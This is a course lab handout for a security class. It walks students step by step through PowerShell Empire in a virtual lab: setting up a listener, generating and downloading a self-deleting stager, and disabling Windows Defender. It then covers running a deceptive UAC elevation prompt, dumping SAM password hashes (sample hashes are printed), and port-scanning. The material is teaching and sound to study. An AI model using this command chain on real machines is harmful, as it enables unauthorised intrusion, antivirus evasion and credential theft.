

Lab11 PowerShell Empire Framework

Due by midnight April 6 (Thr), 2023

Lab Learning Objectives

- Use the PowerShell Empire framework for various post exploitation activities
- Create empire listener and agent and their configurations
- Search and use various Empire modules
- Perform local privilege escalation
- Dump hashes from Windows machine
- Conduct a port scan

Lab Setup

In this lab, you will use Windows 10, Kali Linux and Ubuntu Linux virtual machines

Lab Instructions

1. Bring up a terminal on Kali Linux machine and run the following command to install the PowerShell Empire.

\$ sudo apt install powershell-empire

After the installation is finished, start the PowerShell Empire server by typing

\$ sudo powershell-empire server

Open another terminal and start the PowerShell Empire client by typing

\$ sudo powershell-empire client

```
[Empire] Post-Exploitation Framework
[Version] 5.0.0-beta2 | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/

Home

EMPiRE

412 modules currently loaded
0 listeners currently active
0 agents currently active

INFO: Connected to localhost
(Empire) >
```

You can see that there are currently 412 modules available in Empire. We'll start by looking at a list of commands available in the Empire framework.

(Empire) > help

Help Options		
Name	Description	Usage
admin	View admin menu	admin
agents	View all agents.	agents
connect	Connect to empire instance	connect [--config -c] <host> [--port=<p>] [--socketport=<sp>] [--username=<u>] [--password=<pw>]
credentials	Add/display credentials to/from the database.	credentials
disconnect	Disconnect from an empire instance	disconnect
help	Display the help menu for the current menu	help
interact	Interact with active agents.	interact <agent_name>
listeners	View all listeners.	listeners
plugins	View active plugins menu.	plugins
resource	Run the Empire commands in the specified resource file. Provide the -p flag for a file selection prompt.	resource <file>
sponsors	List of Empire sponsors.	sponsors
usecredential	View and edit an credential.	usecredential <cred_id>
uselisteners	Use an Empire listener.	uselisteners <listener_name>
usemodule	Use an Empire module.	usemodule <module_name>
useplugin	Use an Empire plugin.	useplugin <plugin_name>
usestager	Use an Empire stager.	usestager <stager_name>

Review the available commands. In particular, pay attention to agents, listeners, interact, uselisteners, usemodule and usestager as we will use those commands in the lab later.

2. Now, we need to set up a listener. From the Empire welcome page, we may notice that there is no active listeners. This makes sense as we haven't configured a listener yet. Let's change the context to listeners by typing

(Empire) > listeners

Notice that your prompt has changed into the listeners context, allowing you to configure and start a listener that will wait for callbacks from an agent. Again, let's first review the available commands for listeners by running

(Empire: listeners) > help

Help Options		
Name	Description	Usage
editlistener	Edit the selected listener	editlistener <listener_name>
help	Display the help menu for the current menu	help
kill	Kill the selected listener	kill <listener_name>
list	Get running/available listeners	list
options	Get option details for the selected listener	options <listener_name>

Next, we will use the **uselistener** command to create a listener. To get a list of types of listeners, type in the **uselistener** command, followed by a space, and then you will see the list of available types in a drop down box.

```
(Empire: listeners) > uselistener
```



We will use the **http** listener type for this lab which supports both **http** and **https**. It worth noting that even if we use **http** itself, the communication is still encrypted using the unique crypto keys generated by Empire in step 1.

(Empire: listeners) > uselistener http

The options for the selected listener is automatically displayed.

```
(Empire: uselistener/http) > uselistener http
```

id http
authors Will Schroeder, @harmj0y, <https://twitter.com/harmj0y>
description Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.
category client_server

Record Options			
Name	Value	Required	Description
Name	http	True	Name for the listener.
Host	http://192.168.84.160	True	Hostname/IP for staging.
BindIP	0.0.0.0	True	The IP to bind to on the control server.
Port		True	Port for the listener.
Launcher	powershell -noP -sta -w 1 -enc	True	Launcher string.
StagingKey	0H7NOBzMQ4s)Y.;wLg({nt-q=<8A%El	True	Staging key for initial agent negotiation.
DefaultDelay	5	True	Agent delay/reach back interval (in seconds).
DefaultJitter	0.0	True	Jitter in agent reachback interval (0.0-1.0).
DefaultLostLimit	60	True	Number of missed checkins before exiting

You can also review the available options for the **http** listener by running

(Empire: listeners/http) > options

Set the following options for your **http** listener. Pay attention to the case when you type your command.

(Empire: listeners/http) > set DefaultDelay 1

(Empire: listeners/http) > set Port 8080

(Empire: listeners/http) > set Host http://Kali Linux IP_Address:8080

We lower the time between callbacks from the agent (DefaultDelay), reducing from the default of five seconds to one second, as it'll make the agent feel more responsive. It is also ideal to use a port number other than the default HTTP port 80, as port 80 may already be used by another web server. After that, you can use help to review the available command to launch the listener. In our case, we will use the execute command to start the listener.

(Empire: listeners/http) > execute

```
(Empire: uselistener/http) > set DefaultDelay 1
INFO: Set DefaultDelay to 1
(Empire: uselistener/http) > set Port 8080
INFO: Set Port to 8080
(Empire: uselistener/http) > set Host http://192.168.84.160:8080
INFO: Set Host to http://192.168.84.160:8080
(Empire: uselistener/http) > help
```

Name	Description	Usage
execute	Create the current listener	execute
generate	Create the current listener	generate
help	Display the help menu for the current menu	help
info	Print default info on the current record.	info
options	Print the current record options	options
set	Set a field for the current record. If setting a File, provide -p for a file selection dialog.	set <key> <value>
unset	Unset a record option	unset <key>

We can view our newly created listener by running the **listeners** command. Notice that our newly created listener has a name called http. We will use this name to set our stager in step 3.

(Empire: listeners/http) > listeners

```
(Empire: uselistener/http) > execute
[+] Listener http successfully started
(Empire: uselistener/http) > listeners
```

ID	Name	Template	Created At	Enabled
1	http	http	2023-03-30 10:51:46 EDT (17 seconds ago)	True

3. Now we will create and deploy an agent by using the **usestager** command. To get a list of types of stagers, type in the usestager command, followed by a space, and then the list of available types will be displayed in a drop down box.

For this lab, we will use **windows_launcher.bat**. It creates a stager that runs an agent via PowerShell out of a Windows .bat file and then deletes that .bat file, one of the most useful and reliable agent types supported by Empire.

(Empire) > usestager windows_launcher.bat

```
(Empire: listeners) > usestager windows_launcher.bat

id      windows_launcher.bat
authors Will Schroeder, @harmj0y, https://twitter.com/harmj0y
description Generates a self-deleting .bat launcher for Empire. Only works with the HTTP and HTTP COM listeners.
```

The default configuration of the stager is displayed automatically on the screen. Or you can view this information by running the **options** command.

(Empire: stager/launcher.bat) > options

```
(Empire: usestager/windows_launcher.bat) > options
```

Record Options			
Name	Value	Required	Description
Listener		True	Listener to generate stager for.
Language	powershell	True	Language of the stager to generate.
OutFile	launcher.bat	False	Filename that should be used for the generated output, otherwise returned as a string.
Delete	True	False	Switch. Delete .bat after running.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher

We need to set the listener the stager can call back to. In this lab, we will set the listener to the one we created in step 2.

(Empire: stager/launcher.bat) > set Listener http

Now, we are ready to generate our stager.

(Empire: stager/launcher.bat) > generate


```
(Empire: usestager/windows_launcher.bat) > set Listener http
INFO: Set Listener to http
(Empire: usestager/windows_launcher.bat) > generate
INFO: launcher.bat written to /var/lib/powershell-empire/empire/client/generated-stagers/launcher.bat
(Empire: usestager/windows_launcher.bat) > █
```

Next, we need to serve up the batch file we just created. Bring up another Linux terminal and **change directory to /var/lib/.... /generated-stagers/**. We will serve up our stager file via the http.server Python module, listening on TCP port 8000.

python3 -m http.server 8000

4. We have a little bit preparation work need to be done before downloading our stager to the Windows 10 machine. We need to make sure the antivirus tool is turned off on Windows 10 machine, to ensure it won't interfere with this lab. At an **elevated** PowerShell command prompt (you can see **Administrator:** in the title bar), run

PS C:> Set-MpPreference -DisableRealtimeMonitoring \$true



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32>
```


Close the PowerShell window once you are done.

5. Now we need to get our stager deployed on the machine. Still on Windows 10 machine, launch a **non-elevated** PowerShell command prompt (there is no **Administrator:** in the title bar). From PowerShell, change to your Desktop directory

PS C:> cd \$home\Desktop

Then, run the wget cmdlet to download the agent stager file to the desktop.

PS C:> wget http://Kali Linux IP_Address:8000/launcher.bat -OutFile launcher.bat



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\test> cd $home/Desktop
PS C:\Users\test\Desktop> wget http://192.168.1.69:8000/launcher.bat -OutFile launcher.bat
PS C:\Users\test\Desktop>
```

You should now see launcher.bat on the Desktop of your Windows 10 machine.



Next, double-click on launcher.bat on your Desktop. This will run the stager to load the agent on your Windows 10 machine. After the agent is loaded the launcher.bat file should disappear, as it is a self-deleting malicious file. (*if Windows Defender still blocks this operation, disable real-time protection by going into “Virus & threat protection settings”)

Next, move back to your Kali Linux machine. In the Empire terminal, you should see an indication that your listener has received communication from your agent with a message of “New agent” followed by a pseudorandom agent name.

6. Now, let’s review active agents we have

(Empire) > agents

To see all the commands available for the agents context, type help

(Empire: agents) > help

```
[+] New agent GXTCUH64 checked in
(Empire: usestager/windows_launcher.bat) > agents
```

Agents ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
GXTCUH64	GXTCUH64	powershell	192.168.84.226	DESKTOP-1MM00E9\georgia	powershell	2796	1/0.0	2023-03-30 11:08:58 EDT (now)	http

```
(Empire: agents) > help
```

Name	Description	Usage
help	Display the help menu for the current menu	help
hide	Hide stale agents from list	hide
kill	Kills and removes specified agent [agent_name, stale, or all].	kill <agent_name>
list	Get running/available agents	list
rename	Rename selected agent	rename <agent_name> <new_agent_name>

To verify that our agent is active and communicating back with the listener every second, you can run the agents command twice and note the time difference based on the lastseen_time value. The lastseen_time should be different between each time you run info on this agent.

We will interact our newly created agent by running the **interact** command

(Empire: agents) > interact *Agent_Name*

Next, let’s review the settings associated with our current agent by running the **info** command.

(Empire: SessionName) > info

```
(Empire: agents) > interact GXTCUH64
(Empire: GXTCUH64) > info
```

Agent Options	
session_id	GXTCUH64
name	GXTCUH64
listener	http
host_id	1
hostname	DESKTOP-1MM00E9
language	powershell
language_version	5
delay	1
jitter	0.0
external_ip	192.168.84.226
internal_ip	192.168.84.226
username	DESKTOP-1MM00E9\georgia
high_integrity	False
process_id	2796

process_name	powershell
os_details	Microsoft Windows 10 Pro
nonce	6456270127164882
checkin_time	2023-03-30T15:06:28+00:00
lastseen_time	2023-03-30T15:10:22+00:00
parent	
children	
servers	
profile	/admin/get.php,/news.php,/login/process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
functions	
kill_date	
working_hours	
lost_limit	60
notes	
architecture	AMD64
archived	False
stale	False

You can see vital information about the agent, including its process_name, its last check_in time and more.

7. Next, let's look at the modules available to us for executing on the agent.

(Empire: SessionName) > usemodule

To get a list of types of available modules, type in the **usemodule** command, followed by a space, the list of available modules will be automatically displayed in the drop down box.

Let's run a module named **winenum** in the category of situational_awareness. We'll start by selecting it via the **usemodule** command

(Empire: SessionName) > usemodule powershell_situational_awareness_host_winenum

From the description, we can find out that this module collects relevant information about a host and the current user context. There is no additional option we need to set. We will now run the winenum module.

(Empire: usemodule/powershell_situational_awareness_host_winenum) > execute

Note that when we run a module, Empire creates a job on the target machine and runs the job in the background. Empire will place output from the job on the screen sporadically, taking up to several minutes or so to finish, posting it in spurts. Let the job run for about 5 minutes and look through its output which includes a list of files recently opened on the target, the services running on the box, the firewall ruleset, and more.

8. Some of the PowerShell-Empire modules require admin privilege to run. Let's select and use the powerdump module

(Empire: SessionName) > usemodule powershell_credentials_powerdump

(Empire: usemodule/powershell_credentials_powerdump) > execute

```
(Empire: GXTCUH64) > usemodule powershell_credentials_powerdump
INFO: Set Agent to GXTCUH64

id powershell_credentials_powerdump 4386 bytes 3893181 (3.7 MiB)
authors DarkOperator, ,
winfang, ,
Kathy Peters, ,
ReL1K, ,
Anthony Rose, @Cx01N, https://twitter.com/Cx01N_
description Dumps hashes from the local system using an updated version of Posh-
SecMod's Invoke-PowerDump.
background True
language powershell
needs_admin True
opsec_safe True
techniques http://attack.mitre.org/techniques/T1003
comments https://github.com/darkoperator/Posh-
SecMod/blob/master/PostExploitation/PostExploitation.psm1
https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-
what-changed-technical-writeup/
https://github.com/rapid7/metasploit-
framework/blob/master/modules/post/windows/gather/hashdump.rb

Record Options


| Name           | Value      | Required | Description                                                                                                               |
|----------------|------------|----------|---------------------------------------------------------------------------------------------------------------------------|
| Agent          | GXTCUH64   | True     | Agent to run module on.                                                                                                   |
| OutputFunction | Out-String | False    | PowerShell's output function to use ("Out-String", "ConvertTo-Json", "ConvertTo-Csv", "ConvertTo-Html", "ConvertTo-Xml"). |



(Empire: usemodule/powershell_credentials_powerdump) > execute
ERROR: module needs to run in an elevated context
(Empire: usemodule/powershell_credentials_powerdump) > 
```

The module failed to execute since we do not have the admin privilege at this moment.

In order to use module requiring admin privilege, let's investigate if there are any privilege escalation opportunities on the Windows 10 machine. Next, we will use powershell_privesc_powerup_allchecks which will run all current checks for Windows privesc agentsvectors. Let's select and run that module.

(Empire: SessionName) > usemodule powershell_privesc_powerup_allchecks

(Empire: usemodule/powershell_privesc_powerup_allchecks) > set Agent agent_name

(Empire: usemodule/powershell_privesc_powerup_allchecks) > execute

After execution, (sometimes, it takes a while to see the message) you should see the following message: "User is in a local group that grants administrative privileges! Run a BypassUAC attack to elevate privileges to admin." This makes sense since we used a local admin user to login the Windows 10 machine.

```
(Empire: usemodule/powershell/privesc/powerup/allchecks) > execute
[*] Tasked WMDTYHFU to run Task 5
[*] Task 5 results received
Job started: EY3BN5
[*] Task 5 results received

[*] Running Invoke-AllChecks
[*] Checking if user is in a local group with administrative privileges...
[+] User is in a local group that grants administrative privileges!
[+] Run a BypassUAC attack to elevate privileges to admin.

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...
```

9. With the information from step 8, we now run an attack module named powershell_privesc_ask that simply pops up a User Account Control (UAC) prompt, asking a user logged in to the Windows for permission to execute a program. This module is extremely helpful especially on a fully patched Windows box although you must have a user who is willing to click Yes.

Select and execute the powershell_privesc_ask module.

(Empire: SessionName) > usemodule powershell_privesc_ask

```
(Empire: usemodule/powershell_privesc_powerup_allchecks) > execute
INFO: Tasked GXTCUH64 to run Task 4
(Empire: agents) > usemodule powershell_privesc_ask
```

Name	Value	Required	Description
Agent		True	Agent to run module on.
Listener		True	Listener to use.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Bypasses	mattifestation etw	False	Bypasses as a space separated list to be prepended to the launcher.

From the output, we find that we must set the Listener and the Agent before we can run this module. Let's set the listener to the one we created in step 2 by using the **set** command.

(Empire: powershell_privesc_ask) > set Listener http

After that, we run the module.

(Empire: powershell_privesc_ask) > execute

Move back to your Windows 10 machine. It should pop up a UAC prompt that says it was placed on the screen by Windows PowerShell, with a verified publisher of Microsoft Windows. Of course, it's the Empire agent that makes this appear, leveraging PowerShell to make it look like more like a legitimate action on the target machine. Click the Yes button and move back to your Kali Linux machine.



10. You should see an indication that another agent is now active, with a pseudorandom name for the agent. Let's get a list of agents:

(Empire: SessionName) > agents

```
(Empire: usemodule/powershell_privesc_ask) > set Listener http
INFO: Set Listener to http
(Empire: usemodule/powershell_privesc_ask) > execute
ERROR: Agent not set
(Empire: usemodule/powershell_privesc_ask) > set Agent GXTCUH64
INFO: Set Agent to GXTCUH64
(Empire: usemodule/powershell_privesc_ask) > execute
INFO: Tasked GXTCUH64 to run Task 5
[+] New agent 15AT248V checked in
(Empire: agents) > agents
```

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
15AT248V	15AT248V*	powershell	192.168.84.226	DESKTOP-1MM00E9\georgia	powershell	2044	1/0.0	2023-03-30 11:30:04 EDT (a second ago)	http
GXTCUH64	GXTCUH64	powershell	192.168.84.226	DESKTOP-1MM00E9\georgia	powershell	2796	1/0.0	2023-03-30 11:30:04 EDT (a second ago)	http

```
(Empire: agents) >
```

You should notice the * next to the new agent's username which means it is an elevated session with full admin privileges. We will now interact the newly created agent. Type the agents command to enter the agents context.

We will interact our newly created agent by running the interact command

(Empire: agents) > interact *Agent_Name*

11. We are now ready to run the powershell_credentials_powerdump module to dump the hashes from the Windows 10 machine which will be used for the password cracking lab later. Select the module by running

(Empire: SessionNameHigh) > usemodule powershell_credentials_powerdump

There is nothing we need to set for this module. We run the module next

(Empire: powershell_credentials_powerdump) > execute

Your Windows 10 machine SAM hashes should be dumped on the Empire screen. Open up a notepad, copy and save the hashes to a file named sam.txt. We will need this file later for the password cracking lab.

```
(Empire: usemodule/powershell_credentials_powerdump) > execute
INFO: Tasked 15AT248V to run Task 1
[*] Task 1 results received
Job started: BZPTG1
[*] Task 1 results received
Administrator:500:ff10086ff65b50d52893a284e34e26c1:8d93bcb6e7690ed6a8233bf59f89407d:::
Guest:501:42bacbb873d7650364ab48f24637a0a3:df7aa4226ec6ef44123d54342a9a14f4:::
DefaultAccount:503:b6573c21783104ea25f1bf155a346f22:ce2b04e990cee8cc5afec987ef0b995d:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:98db79d71c7fc099761b1e8735a3f587:::
test:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
frank:1004:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
monk:1005:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::

Invoke-PowerDump completed
```

12. To run shell commands from our agent, we execute shell followed by the command we want to run

(Empire: SessionNameHigh) > shell whoami

You should see the current login user of your Windows 10 machine on your display. You can run other Windows shell commands as well.

```
(Empire: 15AT248V) > shell whoami
INFO: Tasked 15AT248V to run Task 2
[*] Task 2 results received
DESKTOP-1MM00E9\georgia
(Empire: 15AT248V) > █
```

13. Finally, let's conduct a port scan from our Empire agent, having it scan your Ubuntu Linux Machine. We will use the situational_awareness_network_portscan module to accomplish this task.

(Empire: SessionNameHigh) > usemodule powershell_situational_awareness_network_portscan

Next, review the options associated with this module. This is always a good practice before running a module for the first time.

```
(Empire: 15AT248V) > usemodule powershell_situational_awareness_network_portscan
INFO: Set Agent to 15AT248V
```

id powershell_situational_awareness_network_portscan 03101 (3.7 MiB)
authors Rich Lundeen, ,
description Does a simple port scan using regular sockets, based (pretty) loosely on nmap.
background True
language powershell
needs_admin False
opsec_safe True
techniques http://attack.mitre.org/techniques/T1046
comments https://github.com/mattifestation/PowerSploit/blob/master/Recon/Invoke-Portscan.ps1

Name	Value	Required	Description
Agent	15AT248V	True	Agent to run module on.
Hosts		False	Hosts to scan.
HostFile		False	Input hosts from file (on the target)
ExcludeHosts		False	Exclude thsee comma separated hosts.
Ports		False	Comma separated ports to scan for.
TopPorts		False	Scan for X top ports, default 50.
SkipDiscovery		False	Switch. Treat all hosts as online.
PingOnly		False	Switch. Ping only, don't scan for ports.

We will set the Hosts variable to the Ubuntu Linux IP address.

(Empire: situational_awareness_network_portscan) > set Hosts Ubuntu Linux IP_Address

Now, let's run the port scan

(Empire: situational_awareness_network_portscan) > execute

```
(Empire: usemodule/powershell_situational_awareness_network_portscan) > set Hosts 192.168.84.211
INFO: Set Hosts to 192.168.84.211
(Empire: usemodule/powershell_situational_awareness_network_portscan) > execute
INFO: Tasked 15AT248V to run Task 3
[*] Task 3 results received
Job started: BGE72U
[*] Task 3 results received
```

Hostname	OpenPorts
192.168.84.211	80,21,445,139,22,111,2049

Invoke-Portscan completed
(Empire: 15AT248V) >

You should see that ports 21, 22, 80, 111, 139, 445 and 2049 are open.

To conclude the lab, let's shut down our agents. We'll first go back to the main Empire screen.

(Empire: situational_awareness/network/portscan) > main

Then, we will move to the agents context

(Empire) > agents

We now kill both of our agents:

(Empire: agents) > kill all

Now, let's kill our listener:

(Empire: agents) > listeners

(Empire: listeners) > kill http

And, finally, let's exit the Empire framework

(Empire: listeners) > exit

```
(Empire) > agents
Agents
ID      Name      Language  Internal IP  Username      Process  PID  Delay  Last Seen      Listener
15AT248V 15AT248V* powershell 192.168.84.226 DESKTOP-1MM00E9\georgia powershell 2044 1/0.0 2023-03-30 11:42:47 EDT (a second ago) http
GXTCUH64 GXTCUH64  powershell 192.168.84.226 DESKTOP-1MM00E9\georgia powershell 2796 1/0.0 2023-03-30 11:42:47 EDT (a second ago) http

(Empire: agents) > kill all
[>] Are you sure you want to kill all? [y/N] y
INFO: Kill command sent to agent 15AT248V
INFO: Kill command sent to agent GXTCUH64
(Empire: agents) > listeners
Listeners List
ID  Name  Template  Created At  Enabled
1   http  http      2023-03-30 10:51:46 EDT (51 minutes ago)  True

(Empire: listeners) > kill http
INFO: Listener http killed
```

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- only word or pdf format is acceptable

1. Provide screenshots showing the necessary commands to perform task 10 (powerdump) and task 13 (port scan). Showing the major output for each step.